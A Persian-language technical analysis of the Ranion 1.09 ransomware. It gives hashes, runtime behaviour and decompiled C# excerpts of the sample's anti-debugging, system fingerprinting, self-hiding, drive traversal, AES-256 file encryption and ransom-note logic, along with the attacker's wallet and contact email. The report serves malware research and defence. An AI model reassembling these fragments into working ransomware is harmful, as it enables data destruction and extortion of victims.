باسمه تعالی

تحلیل فنی باج افزار

Ranion ۱.۰۹

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور باج افزار Ranion ۱.۰۹ خبر می‌دهد. فعالیت این نسخه از باج‌افزار در اوایل ماه اوت سال ۲۰۱۸ میلادی شروع شده است. مشاهدات حاکی از آن است که باج افزار مورد اشاره پس از نفوذ به سیستم قربانی و اتمام فرایند رمزگذاری، به انتهای فایل‌ها پسوند .ransom را اضافه می‌کند و پیغام باج‌خواهی را به صورت یک پنجره توسط یکی از مرورگرها بر روی دسکتاپ قربانی قرار می‌دهد. نکته قابل توجه در خصوص این باج‌افزار این است که باج افزار پیغام باج‌خواهی را به چند زبان و حتی زبان فارسی نیز به صورت فایل متنی بر روی دسکتاپ قرار می‌دهد.

مشخصات فایل اجرایی :

نام فایل	custom-2017.exe
MD۵	٤a٩٨٩١a٣٢٨٩٥ac٤٥٦bfdf٧e٠٥eb١٧٦c١
SHA-١	٩ab٩٧ddcb١f٩٣٦aed٧٧٢١٨٨af٨٩٤d٢٤b٨de٠d٧١e
SHA-٢٥٦	٣٧٨b٣٤a٣e١f٧٦٠dc٧d٦c٥ff٧٤٢c٥٤٣a٠١٨٤a٢٥٥c٧c٣٤٢٢e٣٤٨eab٠٥dca١٣٧٧f٩
اندازه فایل	٢٧٥.٥ KB
کامپایلر	Microsoft visual C# v٧.٠ / Basic .NET


فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٥٢	٨١٩٢	١٧٩٠٧٦	١٧٩٢٠٠
.rsrc	4.31	١٨٨٤١٦	١٠١٦٤٨	١٠١٨٨٨
.reloc	٠.١	٢٩٤٩١٢	١٢	٥١٢


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Ranion ۱.۰۹، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. باج افزار برای اجرا شدن نیاز به دسترسی به اینترنت دارد ، پس از ورود به سیستم قربانی و بررسی ارتباط اینترنتی در دقایق اول، هیچ عکس العملی از خود

نشان نمی‌دهد و بعد از بررسی محیط ، اقدام به رمزگذاری فایل ها با استفاده از منابع سیستم و الگوریتم رمزنگاری خود می‌کند.



باج‌افزار همچنین پس اجرا، فایل اجرایی خود را پنهان کرده و فایل پیغام باج‌خواهی خود را در قالب یک فایل html بر روی دسکتاپ قرار می‌دهد.




این باج‌افزار تمام فایل‌ها با پسوندهای زیر را رمزگذاری می‌کند :


```
".txt",".rtf",".doc",".docx",".xls",".xlsx",".ppt",".pptx",".odt"".ods",".p
df",".jpg",".jpeg",".png",".gif",".bmp",".csv",".sql",".mdb",
".db",".accdb",".sln",".php",".jsp",".asp",".aspx",".",".htm",".xml",
".psd",".cs",".java",".cpp",".cc",".cxx",".zip",".rar",".pst",".ost",".eml"
,".pab",".oab",".msg"
```

آیکن فایل اجرایی این باج‌افزار به صورت زیر می‌باشد :

به منظور فریب دادن قربانی برای اجرای فایل مورد نظر مهاجم در اینجا از تصویر یک فایل pdf استفاده کرده است. پس از اتمام فرآیند رمزگذاری، فایل‌های سیستم قربانی به شکل زیر تغییر پیدا می‌کنند :



باج‌افزار Ranion ۱.۰۹ پیغام باج‌خواهی را به صورت یک فایل html بر روی دسکتاپ قرار می‌دهد و آن را توسط مرورگر پیشفرض سیستم باز می‌کند. محتوای این پیغام در تصویر زیر نمایش داده شده است :



در پیغام باج‌خواهی، مهاجم قربانی را تهدید کرده که در مدت ۷ روز فایل‌ها را حذف خواهد کرد و درخواست ارسال ۰.۱ بیت‌کوین به کیف پولی به آدرس : ۱Pyy۵WHoqQeGk۹zKn۹f۷۲uL٤hbF۵mhf۷ec را داده است. طبق بررسی‌های انجام شده این کیف پول تا کنون تراکنشی نداشته است.


Summary	
Address	1Pyy5WHoqQeGk9zKn9f72uL4hbF5mhf7ec
Hash 160	fc18df54bd84fd384651df2b0fd8d139a725e8ba


Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

مهاجم برای دریافت رمزگشا به عنوان راه ارتباطی ایمیل زیر را معرفی کرده است :


chimera@secmail.pro

همچنین چندین فایل متنی که حاوی پیغام باج‌خواهی به زبان‌های چینی، فارسی، ایتالیایی، آلمانی، فرانسه، روسی، انگلیسی، اسپانیایی و هلندی هستند نیز بر روی دسکتاپ قربانی قرار می‌دهد.






نکته جالب توجه اینجاست که باج‌افزار حتی به پوشه Program Files نیز نفوذ کرده و اگر برنامه ای به صورت پرتابل باشد و یا فایلی به صورت دستی اضافه شده باشد و توسط ویندوز نصب نشده باشد نیز، رمزگذاری می‌شود.



این باج‌افزار همچنین از اجرا شدن task manager جلوگیری می‌کند.



تحلیل ایستا:


با بررسی بیشتر کد های باج‌افزار به نتایج زیر دست یافتیم:

این باج‌افزار برای اجرا نیاز به .net framework دارد.

```
22  [assembly: AssemblyTitle("Adobe Acrobat Reader")]
23  [assembly: AssemblyDescription("Adobe Acrobat Reader")]
24  [assembly: AssemblyTrademark("")]
25  [assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
26  [assembly: ComVisible(false)]
```

باج‌افزار توسط پکر (.net obfuscator)cofuser پک شده است.

```
internal class ConfusedByAttribute : Attribute
{
    // Token: 0x0600009E RID: 158 RVA: 0x000247B4 File Offset: 0x000229B4
    public ConfusedByAttribute(string A_1)
    {
    }
}
```



پس از آنپک کردن فایل اجرایی به نکات زیر دست یافتیم. این نسخه از باج افزار Ranion پس از اجـرا در سیستم قربانی خود را در پس‌زمینه اجرا می‌کند و از متوقف شدن سریع برنامه جلوگیری می‌کند.

```
Thread thread = object_0 as Thread;
if (thread == null)
{
    thread = new Thread(new ParameterizedThreadStart(<Module>.smethod_1));
    thread.IsBackground = true;
    thread.Start(Thread.CurrentThread);
    Thread.Sleep(500);
}
for (;;)
{
    if (Debugger.IsAttached || Debugger.IsLogging())
    {
        Environment.FailFast(null);
    }
    if (!thread.IsAlive)
    {
        Environment.FailFast(null);
    }
    Thread.Sleep(1000);
}
```

همچنین تمامی اطلاعات محیط از جمله بایوس ، درایوها ، برد ، video controller ، نام سیستم عامل و حتی برخی منابع آشکار را دریافت می‌کند.

```
public static string smethod_0()
{
    string text = Class5.smethod_1("Win32_Processor", "ProcessorId");
    text = text + "-" + Class5.smethod_1("Win32_BIOS", "SerialNumber");
    text = text + "-" + Class5.smethod_1("Win32_DiskDrive", "Signature");
    text = text + "-" + Class5.smethod_1("Win32_BaseBoard", "SerialNumber");
    text = text + "-" + Class5.smethod_1("Win32_VideoController", "Name");
    return Class5.smethod_2(text);
```

```
string[] manifestResourceNames = <Module>.assembly_0.GetManifestResourceNames();
if (Array.IndexOf<string>(manifestResourceNames, resolveEventArgs_0.Name) != -1)
{
    return <Module>.assembly_0;
}
return null;
```

```
static string smethod_20(ComputerInfo computerInfo_0)
{
    return computerInfo_0.OSFullName;
}
```

باج‌افزار حتی از نمایش داده شدن خود در taskbar و در محیط ویندوز نیز اجتناب کرد می‌کند.

```
base.Opacity = 0.0;
base.ShowInTaskbar = false;
base.FormBorderStyle = FormBorderStyle.None;
base.StartPosition = FormStartPosition.Manual;
base.Location = new Point(-2000, -2000);
base.Size = new Size(1, 1);
```

و پس از اجرا فایل اجرایی خود را نیز پنهان می‌کند

```
File.SetAttributes(Application.ExecutablePath, File.GetAttributes(Application.ExecutablePath) |
  FileAttributes.Hidden);
```

به نظر می‌رسد این باج‌افزار از پروژه hidden tear نیز استفاده کرده باشد.

```
get
{
    if (Class7.resourceManager_0 == null)
    {
        ResourceManager resourceManager = new ResourceManager("hidden_tear.Properties.Resources", typeof(Class7).Assembly);
        Class7.resourceManager_0 = resourceManager;
    }
    return Class7.resourceManager_0;
}
```

این باج افزار برای نمایش پیغام باج خواهی خود از اولین مرورگر قابل دسترس از لیست زیر درون ویندوز استفاده می‌کند.

```
"firefox.exe",
"explorer.exe",
"chrome.exe",
"iexplore.exe",
"opera.exe"
```

لیست پسوندهای مورد هدف باج‌افزار عبارتند از:

```
string[] source = new string[]
{
    ".txt",
    ".rtf",
    ".doc",
    ".docx",
    ".xls",
    ".xlsx",
    ".ppt",
    ".pptx",
    ".odt",
    ".ods",
    ".pdf",
    ".jpg",
    ".jpeg",
    ".png",
    ".gif",
    ".bmp",
    ".csv",
    ".sql",
    ".mdb",
    ".db",
    ".accdb",
    ".sln",
    ".php",
    ".jsp",
    ".asp",
    ".aspx",
    ".html",
    ".htm",
    ".xml",
    ".psd",
    ".cs",
    ".java",
```

باج‌افزار Ranion برای رمزگزاری فایل‌ها اطلاعات فایل ها (مکان ، نام ، پسوند) را از تمامی درایوهای موجود در سیستم جست و جو و دریافت می‌کند.

```
string string_25 = Form1.string_18 + Form1.string_3 + "\\";
this.method_14(string_25, string_24);
string_25 = "C:\\";
this.method_14(string_25, string_24);
string_25 = "D:\\";
this.method_14(string_25, string_24);
string_25 = "E:\\";
this.method_14(string_25, string_24);
string_25 = "F:\\";
this.method_14(string_25, string_24);
string_25 = "G:\\";
this.method_14(string_25, string_24);
string_25 = "H:\\";
this.method_14(string_25, string_24);
string_25 = "I:\\";
this.method_14(string_25, string_24);
string_25 = "L:\\";
this.method_14(string_25, string_24);
string_25 = "M:\\";
this.method_14(string_25, string_24);
string_25 = "N:\\";
this.method_14(string_25, string_24);
string_25 = "O:\\";
this.method_14(string_25, string_24);
string_25 = "P:\\";
this.method_14(string_25, string_24);
string_25 = "Q:\\";
this.method_14(string_25, string_24);
string_25 = "R:\\";
this.method_14(string_25, string_24);
string_25 = "S:\\";
```

```
for (int i = 0; i < files.Length; i++)
{
    string extension = Path.GetExtension(files[i]);
    string fileName = Path.GetFileName(files[i]);
    string pathRoot = Path.GetPathRoot(files[i]);
    string text = files[i].Substring(pathRoot.Length);
    string text2 = text.Split(new char[]
    {
        Path.DirectorySeparatorChar
    }).First<string>();
```

```
string path = GClass3.smethod_6("Backup-2017");
string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(path);
this.string_12 = fileNameWithoutExtension.Split(new char[]
```

پس از آن اقدام به رمزذاری فایل ها می‌کند.

```
rijndaelManaged.KeySize = 256;
rijndaelManaged.BlockSize = 128;
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, salt, 1000);
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
GClass4.smethod_0(2);
using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(),
  CryptoStreamMode.Write))
{
    cryptoStream.Write(byte_0, 0, byte_0.Length);
    GClass4.smethod_0(1);
    cryptoStream.Close();
}
result = memoryStream.ToArray();
```

همانطور که مشاهده می‌کنید باج‌افزار برای رمزگذاری از کلید ۲۵۶ بیتی و بلوک ۱۲۸ بیتی استفاده می‌کند و توسط تابع CryptoStream رمزنگاری صورت می‌گیرد. باج‌افزار به تمامی فایل‌های رمز شده پسوند ".ransom" اضافه می‌کند.

```
private string string_13 = "1Pyy5WHoqQeGk9zKn9f72uL4hbF5mhf7ec";

// Token: 0x0400004B RID: 75
private string string_14 = "0.10";

// Token: 0x0400004C RID: 76
private string string_15 = "chimera@secmail.pro";

// Token: 0x0400004D RID: 77
private string string_16 = "1.09";

// Token: 0x0400004E RID: 78
private string string_17 = ".ransom";

// Token: 0x0400004F RID: 79
private static string string_18 = "C:\\Users\\";

// Token: 0x04000050 RID: 80
private string string_19 = "C:\\Users\\Public";
```

این باج‌افزار برای محاسبه هش از تابع md۵CryptoServiceProvider به همراه یونیکد utf۸ استفاده می‌کند

```
MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
byte[] array = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(string_0));
StringBuilder stringBuilder = new StringBuilder();
for (int i = 0; i < array.Length; i++)
{
    stringBuilder.Append(array[i].ToString("x2"));
}
string text = stringBuilder.ToString().ToUpper();
return text.Substring(0, 20);
```

باج‌افزار به دو روش پیغام باج خواهی خود را به قربانی نمایش می‌دهد . یک روش ایجاد فایل html و نمایش آن توسط یکی از مرورگرهای سیستم :

```
byte[] byte_ = File.ReadAllBytes(string_24);
byte[] array = Encoding.UTF8.GetBytes(string_25);
GClass4.smethod_0(1);
this.int_0++;
array = SHA256.Create().ComputeHash(array);
GClass4.smethod_0(2);
byte[] bytes = this.method_10(byte_, array);
string text = "\\README_TO_DECRYPT_FILES.html";
string b = this.string_19 + text;
string b2 = this.string_20 + "\\Desktop" + text;
if (!string.Equals(string_24, b) && !string.Equals(string_24, b2))
{
    File.WriteAllBytes(string_24, bytes);
    File.Move(string_24, string_24 + this.string_17);
    this.int_1++;
}
```

```
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new Form1());
}
```

و روش دیگر ایجاد ۹ فایل متنی با ۹ زبان متفاوت بر روی دسکتاپ . زبان ها عبارت اند از : چینی، فارسی، ایتالیایی، آلمانی، فرانسه، روسی، انگلیسی، اسپانیایی و هلندی

```
string text = "\\README_TO_DECRYPT_FILES.html";
string text2 = "\\README_TO_DECRYPT_FILES.txt";
